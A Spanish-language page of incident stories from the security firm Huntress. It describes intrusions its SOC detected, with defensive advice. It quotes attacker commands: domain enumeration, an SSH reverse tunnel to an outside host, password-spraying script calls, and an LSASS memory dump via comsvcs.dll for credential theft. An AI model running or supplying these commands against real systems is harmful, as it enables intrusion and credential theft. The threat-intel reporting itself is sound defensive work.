Tradecraft real, resultados reales
Detrás de cada amenaza neutralizada en Huntress está nuestro equipo de Operaciones de Seguridad, que combina experiencia con una dedicación incansable. Descubre las historias reales donde su tradecraft protege lo que más importa: tu negocio.
Categorías de Tradecraft
Este cibercriminal nos ayudó sin querer a liberar el playbook del atacante
Un actor de amenazas entró por RDP expuesto desde 193.106.31[.]98 y asumió que estaba a salvo.
En cambio, registramos cada uno de sus movimientos y mapeamos su playbook.
EnumeraciónUna vez dentro, el atacante comenzó de inmediato un descubrimiento básico del sistema y del dominio, con comandos rápidos para entender dónde había caído y qué poder de ejecución tenía.
systeminfo whoami /all ([adsisearcher]"(ObjectClass=computer)").FindAll().count net user <redacted> /domain nltest /domain_trusts nltest /dclist: net group "Domain Computers" /domain
Persistencia y acceso remotoPara mantener un acceso remoto persistente, el atacante instaló una shell inversa por SSH.
C:\Users\<redacted>\AppData\Roaming\ssh.exe -o "StrictHostKeyChecking=no" -o "ServerAliveInterval=5" [email protected][.]206 -R 21051
Intento de escalada de privilegios mediante ataque de pulverización de contraseñas internoLuego, el atacante intentó un ataque de fuerza bruta desde dentro de la red, mediante un módulo de Powershell Import-Module .\localbrute.ps1.
localbrute Administrator Pass.txt debug localbrute <domain>\<user> Pass.txt debug

Intento de acceso a credencialesLuego escaló a volcado de memoria, usando una técnica conocida sobre LSASS, para robar credenciales.
rundll32.exe C:\Windows\System32\comsvcs.dll, MiniDump 832 MiniDump 832 lsass.dmp full
- Nada de esto es novedoso.
- Los atacantes siguen apoyándose en tácticas de copiar y pegar, herramientas predecibles y una ejecución ruidosa.
- Cuando los defensores tienen visibilidad, este playbook se lee menos como una amenaza y más como una lista de oportunidades de detección.
En el lapso de 48 horas, un actor de amenazas intentó comprometer casi 100 identidades
Sus objetivos incluyeron:
🧱 Empresas de construcción
🌭 Proveedores de catering de alimentos
⚙️ Ingenieros mecánicos
📚 Escuelas primarias
Enfocándose en las IPv6 públicas del adversario (2a05:541:116:2d::1, 2a05:541:116:13::1), nuestro SOC rastreó las actividades de este actor de amenazas, deteniéndolo cada vez que avanzaba contra una identidad.

Al profundizar, descubrimos que usaban el framework Axios: una herramienta legítima que puede ser aprovechada para phishing y compromiso de cuentas. Por suerte, el SOC contaba con ITDR para disputarle al actor de amenazas cada centímetro de territorio de identidad que intentaba robar.
Para prevenir este tipo de infecciones en tu red, recomendamos:
➡️ Políticas complejas de acceso condicional y MFA: Observamos en tiempo real cómo el actor de amenazas no logró entrar a una identidad, a pesar de tener las credenciales correctas, debido a estos obstáculos de seguridad.
➡️ Usuarios conscientes de la seguridad: Es probable que este actor de amenazas haya obtenido acceso mediante phishing masivo. Dar a los usuarios el conocimiento para identificar intentos de phishing neutraliza ataques como este antes de que puedan siquiera comenzar.
Con amenazas de identidad como estas convirtiéndose en la nueva norma, la pregunta no es si los atacantes irán tras tus usuarios... es cuándo.
🚨 Corea del Norte. Malware en macOS. Robo de criptomonedas. Deepfakes.
No es la trama de una película de Hollywood. Esto es real.

Nuestro equipo acaba de publicar un análisis completo sobre una intrusión patrocinada por un estado que apunta a Web3, usuarios de macOS y fundaciones de criptomoneda, usando técnicas inquietantemente ingeniosas, incluyendo métodos de inyección de procesos 😱
Ingeniería social, un plugin falso de Zoom, un deepfake de líderes en una reunión falsa… y eso es solo el comienzo.
Esta cadena de hoteles en Arizona se encontró hospedando a un huésped no invitado que
✅ Instaló la herramienta de acceso remoto Atera en dos endpoints.

✅ Intentó colocar una puerta trasera SSH hacia 45[.]61[.]136[.]23.
✅ Creó una cuenta de usuario llamada iagservice con la contraseña 9py5PGMjvtx y la agregó al grupo de Administradores.
Nuestro SOC detectó la actividad, expulsó al intruso y limpió todos sus intentos de persistencia antes de que se produjera un daño real.
La lección es esta: bloquea la gestión de privilegios y las cuentas de alto nivel. 🔏
Los actores de amenazas son los peores huéspedes: les encanta el acceso de administrador fácil de aprovechar, y se quedarán si dejas las puertas abiertas de par en par. 🚪
El RDP de una fábrica de alimentos australiana estaba expuesto a la internet pública
También conocido como una puerta abierta con un letrero de "Adelante, pasa" para ataques de fuerza bruta.
Estos actores de amenazas tipo rata:

🧀 Soltaron una puerta trasera SSH "C:\Users\<cuenta comprometida>\AppData\Roaming\Microsoft\Network\ssh.exe" para mantener el acceso fácil y cómodo
🧀 Husmearon por la red, ejecutando comandos para reconocer usuarios, máquinas y dominios:
- ✅ net.exe accounts /domain
- ✅ net.exe group "Domain Admins" /domain
- ✅ whoami.exe /all
- 🧀 Incluso hicieron ping al controlador de dominio para asegurarse.
Estas intrusiones requieren una respuesta contundente: aislar el servidor, eliminar la persistencia SSH y bloquear el acceso público por IPv4
Si dejas servidores RDP expuestos al público, ¡prepárate para un buen lío que limpiar! 🪤